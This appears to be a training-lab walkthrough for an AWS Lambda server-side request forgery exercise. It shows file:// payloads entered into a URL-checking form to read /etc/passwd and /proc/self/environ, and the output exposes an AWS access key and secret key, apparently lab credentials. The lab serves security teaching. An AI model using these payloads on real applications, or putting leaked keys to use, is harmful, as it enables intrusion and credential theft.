


## A word cloud in the shape of a map of India. The words are in various shades of gray, except for 'ATTACK' and 'DEFENSE' which are in red and blue respectively. The words include: ATTACK, DEFENSE, LABS, COURSES, PENTESTER ACADEMY, RED TEAM, HACKER, TOOL BOX, PATV, ACCESS POINT, WORLD-CLASS TRAINERS, TRAINING, and PENTESTING. The words are arranged to fill the outline of the map, with 'ATTACK' and 'DEFENSE' being the largest and most prominent.

<b>Name</b>	Server Side Request Forgery
<b>URL</b>	<a href="https://attackdefense.com/challengedetails?cid=2286">https://attackdefense.com/challengedetails?cid=2286</a>
<b>Type</b>	AWS Cloud Security : Lambda

**Important Note:** This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.


### Solution:

**Step 1:** Inspect and interact with the web application.



The screenshot shows a web application titled "Check Website Status". It features a form with a "URL" label and a text input field containing "https://google.com". A "Check" button is located to the right of the input field. Below the form, the status is displayed as "Status: Available" in green text. Underneath, there is a "Preview:" section showing a thumbnail of the Google homepage, which includes links for "About", "Store", "Gmail", "Images", and a "Sign in" button.

**Step 2:** Check location of the web server.



## Check Website Status

URL

Status: **Available**

Preview:

This free online tool allows you to see the geographical location of any IP address. Just input the IP address and you will be shown the position on a map, coordinates, country, region, city and organization.

**Your IP address 35.175.238.63** [CHANGE](#)

<b>Latitude</b>	39.0481
<b>Longitude</b>	-77.4728
<b>Country</b>	<a href="#">United States</a>

**Step 3:** Try reading system files.

**Value for URL field:** file:///etc/passwd

## Check Website Status

URL

Check

Status: Available

Preview:

```
root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var/adm:/sbin
/nologin lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin sync:x:5:0:sync:/sbin:
/bin/sync shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin games:x:12:100:games:/usr
/games:/sbin/nologin ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:./:/sbin/nologin systemd-
network-v.102.102-evstamd Network Management:./:/sbin/nologin
```

Successfully able to read system files.

**Step 4:** Try reading the environment variables by reading /etc/environment file.

**Value for URL field:** file:///etc/environment

## Check Website Status

URL

file:///etc/environment

Check

Status: Available

Preview:



Cannot read the file.

**Step 5:** Try reading the environment variables by reading `/proc/self/environ` file.

**Value for URL field:** `file:///proc/self/environ`

## Check Website Status

URL

file:///proc/self/environ

Check

Status: **Available**

Preview:

```
/var/runtime:/var/runtime/lib:/var/task:/var/task/lib:/opt
/libLAMBDA_TASK_ROOT=
/var/taskAWS_LAMBDA_RUNTIME_API=127.0.0.1:9001AWS_LAMBDA_LOG
/02/27
/[$LATEST]974dc770ac764f9a9126f62fa40ff796AWS_EXECUTION_ENV=AV
/var/lang/bin:/usr/local/bin:/usr/bin/./bin:/opt
/binAWS_DEFAULT_REGION=us-east-1PWD=
/var/taskAWS_SECRET_ACCESS_KEY=JczBX34Up0jSNk2zO0oF2dA
/2Xk8JPWkauo/3PA/LAMBDA_RUNTIME_DIR=
/var/runtimeLANG=en_US.UTF-
AWS_LAMBDA_INITIALIZATION_TYPE=on-demand
```

Successfully retrieved environment variables.

**Step 6:** Beautify the output in a text editor.

```
10 AWS_XRAY_DAEMON_ADDRESS=169.254.79.2:2000
11 PATH=/var/lang/bin:/usr/local/bin:/usr/bin/./bin:/opt/bin
12 AWS_DEFAULT_REGION=us-east-1
13 PWD=/var/task
14 AWS_SECRET_ACCESS_KEY=JczBX34Up0jSNk2zO0oF2dA/2Xk8JPWkauo/3PA/
15 LAMBDA_RUNTIME_DIR=/var/runtime
16 LANG=en_US.UTF-8
17 AWS_LAMBDA_INITIALIZATION_TYPE=on-demand
18 TZ=:UTC
19 AWS_REGION=us-east-1
20 AWS_ACCESS_KEY_ID=ASIAUAWOPGE5D2W4PLP7
21 SHLVL=0
22 AWS_XRAY_DAEMON_ADDRESS=169.254.79.2
23 AWS_XRAY_DAEMON_PORT=2000_LAMBDA_TELEMETRY_LOG_FD=3
```